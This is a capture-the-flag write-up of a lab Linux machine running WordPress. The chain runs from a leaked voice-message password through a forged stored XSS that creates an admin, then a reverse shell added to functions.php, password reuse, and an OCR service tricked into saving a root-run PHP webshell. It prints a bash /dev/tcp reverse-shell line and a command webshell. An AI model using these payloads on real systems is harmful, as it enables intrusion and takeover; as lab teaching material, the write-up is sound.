MakeSense
Difficulty: Medium | OS: Linux
Introduction
MakeSense is a Medium Linux machine that hosts a WordPress site for a web agency. The theme has a voice-message feature that transcribes audio in the browser, which is where most of the bugs are. The chain looks like this:
- Directory listing on the uploads folder exposes a voice message in which
jakereads his password out loud. - The theme encrypts voice-message results in the browser with a key that ships in its own JavaScript. I used the key to forge a payload that stores an XSS, and the XSS creates a new administrator.
- The administrator can edit
functions.php, which gives a shell aswww-data. The database password inwp-config.phpis also the Linux password forwalter. - A root-owned OCR service on localhost writes recognized text to a file whose name I choose. I made it read a PHP webshell out of an image and save it as
shell.php.
1. Reconnaissance
A full TCP scan first, then a service scan on the open ports:
1 | ┌──(kali㉿kali)-[~] |
SSH and HTTPS are open. Ports 80 and 8001 show as filtered, which will matter later. The certificate names the host makesense.htb, so I added it to /etc/hosts and browsed to the site over HTTPS.
2. Web Enumeration
I ran WPScan with aggressive plugin and theme detection:
1 | ┌──(kali㉿kali)-[~] |
The useful parts of the output:
1 | [+] XML-RPC seems to be enabled: https://makesense.htb/xmlrpc.php |
WordPress 7.0 is current, and the webagency theme is a custom one. WPScan also flagged Akismet for an old stored XSS (CVE-2015-9357) but could not determine the version, and I did not pursue it. The finding I cared about was the open directory listing on wp-content/uploads/, plus three usernames: admin, walter and jake.
3. Foothold: A Leaked Voice Message

Browsing the uploads folder shows a 2026 directory:
Inside it, 01/ holds a single audio file:

I downloaded voice-message.wav and transcribed it. Jake dictates a password in it: ClearLightNiceSmooth4923. It works at makesense.htb/wp-login.php for jake, but only as a restricted user. The dashboard has no Plugins, Users or Appearance menu:

4. Breaking the Encryption Trust Boundary
A restricted WordPress account is not much use on its own. Directory brute-forcing with feroxbuster turned up the theme’s JavaScript, including a whisper folder:
1 | ┌──(kali㉿kali)-[~] |
How the voice feature works
main.js shows the whole flow. The browser first uploads the raw recording:
1 | async function uploadAudioAndCollapse(audioBuffer, wavBlob) { |
Then it transcribes the audio in the browser, encrypts the result and sends it back:
1 | const payload = { transcription, summary }; |
The server decrypts encrypted_payload and stores what is inside. The encryption has to happen in the browser, so the key has to be in the browser too. whisper-wrapper.js confirms it:
1 | ┌──(kali㉿kali)-[~] |
A key that every visitor downloads protects nothing. I can build my own encrypted payloads without recording audio or running Whisper, and I control both the transcription and summary fields.
The same file has a function that hints at where the content ends up:
1 | /** |
It turns spoken words like “open bracket” into <, which is the author’s way of simulating someone dictating a script tag. Because I can forge the encrypted payload, I can skip the speech step and put <script> in the transcription directly.
Forging the payload
The browser derives the AES key as the SHA-256 of ENCRYPTION_KEY, encrypts with AES-GCM and prepends the 12-byte IV. Python’s AESGCM produces the same layout (ciphertext with the 16-byte tag appended), so a short script is enough:
1 | #!/usr/bin/env python3 |
5. Stored XSS to a New Administrator
The payload runs in the browser of whoever views the stored transcription, which here is an automated admin-side process. It fetches the “Add New User” page, scrapes a live CSRF nonce from it, and posts a request that creates an administrator:
1 | fetch('/wp-admin/user-new.php') |
Both AJAX actions worked without logging in. The page’s nonce is printed in the homepage source, so I grabbed it with grep. Then I uploaded a dummy file through save_voice_raw to get a post_id, encrypted the payload with "status update" as the summary, and submitted it through save_voice_results:
1 | ┌──(kali㉿kali)-[~] |
Once the admin-side process opened the stored result, pwned / Pwned123! was a valid administrator login:

6. Getting a Shell
An administrator can open the Theme File Editor under Appearance, and the active theme’s functions.php runs on every page load:

I added a reverse shell on line 2, right after the opening <?php tag:
1 | system("bash -c 'bash -i >& /dev/tcp/10.10.14.140/1234 0>&1'"); |

Saving the file and loading a page caught a shell in penelope as www-data. Two more sessions connected right after the first:
1 | ┌──(kali㉿kali)-[~] |
7. Lateral Movement: Reused Database Password
In the web root, wp-config.php uses SQLite, but it still has MySQL-style settings that the code never reads:
1 | www-data@makesense:/var/www/html$ cat wp-config.php |
The “dummy” user is walter, one of the three accounts WPScan found. I tried the password against the Linux account:
1 | www-data@makesense:/var/www/html$ su walter |
It worked, and user.txt is in the home directory.
8. Privilege Escalation: An OCR Service Running as Root
Nmap showed port 8001 as filtered from outside. From the box, the process list explains why:
1 | walter@makesense:~$ ps aux | grep -i 8001 |
It is PHP’s built-in web server, run by root, bound to localhost and serving /root/ocr4/. It asks for HTTP Basic Auth, and walter with the same database password gets in:
1 | walter@makesense:~$ curl -s -u walter:'JbhHDAEgXvri3!' http://127.0.0.1:8001/ |
The page is a canvas that you draw on. “Recognize” runs the drawing through Tesseract and returns the text, and then you can save the text to a file.
Replaying what the browser does
The page’s own JavaScript fills a hidden form field called canvas_image with the drawing as a PNG data URL and submits it:
1 | document.getElementById('canvas_image').value = canvas.toDataURL('image/png'); |
There is nothing to discover here. I just needed to send the same canvas_image=<data URL> field with curl. The syntax matters, because --data-urlencode behaves differently depending on how you write the argument:
name=valuesendsname=valueand encodes only the value.@filereads the whole file, encodes all of it and sends it with no field name.name@filereads the file and uses its contents as the value of the fieldname.
I needed the last form. A first test with a small image of the word “HELLO” confirmed the flow. The response contains a per-request ocr_id in the save form:
1 | walter@makesense:~$ curl -s -u walter:'JbhHDAEgXvri3!' http://127.0.0.1:8001/ \ |
That reveals where saved files go: a saved/ folder under the web root, which is /root/ocr4/saved/.
Laundering a webshell through OCR
The filename field is filtered for unsafe characters, but nothing checks the extension. Dots and letters pass, so shell.php is a valid name. The save feature writes the recognized text to disk exactly as Tesseract returns it. And since php -S runs without a router script, any .php file in the docroot executes when requested.
So the plan is to make Tesseract read PHP code out of an image:
- Make an image containing
<?php system($_GET["cmd"]); ?>. - Send it as
canvas_image. Tesseract turns it back into plain text. - Save the result as
shell.php. - Request the file. The server runs it as root.
1 | walter@makesense:~$ curl -s -u walter:'JbhHDAEgXvri3!' http://127.0.0.1:8001/ \ |
The OCR output matches the payload exactly. Now save it under the .php name, using the ocr_id from this response:
1 | walter@makesense:~$ OCR_ID_SHELL=$(grep -oP 'name="ocr_id" value="\K[^"]+' /tmp/step_shell.html) |
Requesting the file runs commands as root:
1 | walter@makesense:~$ curl -s -u walter:'JbhHDAEgXvri3!' "http://127.0.0.1:8001/saved/shell.php?cmd=id" |
root.txt comes back in the response.
Attack Chain
1 | makesense.htb:443 (WordPress 7.0, webagency theme) |
Summary
| Stage | Technique |
|---|---|
| Foothold | Directory listing exposes a voice message with a spoken password, login as jake |
| Admin | Hardcoded client-side AES key, forged payload, stored XSS and CSRF create an administrator |
| Shell | Theme File Editor on functions.php, reverse shell as www-data |
| Lateral movement | Database password from wp-config.php reused for walter |
| Privilege Escalation | Root-owned OCR service saves recognized text to a chosen filename, PHP webshell as shell.php |
Key Takeaways
- Client-side encryption is not a trust boundary. The key had to be shipped to the browser so the browser could use it, which means every visitor had it too. Anyone could forge a payload the server would accept as genuine.
- Sanitizing a filename is not the same as restricting what the file can do. The OCR service blocked unsafe characters in the name but never restricted the
.phpextension. Combined with a save feature that writes OCR output verbatim, an image of PHP code was enough to run commands as root. - One password was used in three places: the WordPress database settings, the
walterLinux account and the OCR service’s Basic Auth. Once the first one leaked, the rest followed. - Turn off directory listing on upload folders. A forgotten audio file gave away the first login.
- A service bound to
127.0.0.1is only as safe as the users on the box. Anything that runs as root and accepts input from a low-privileged user is a privilege escalation path.
Have a nice day, and see you in the next writeup!
Any feedback in the comments section is very appreciated. 🙏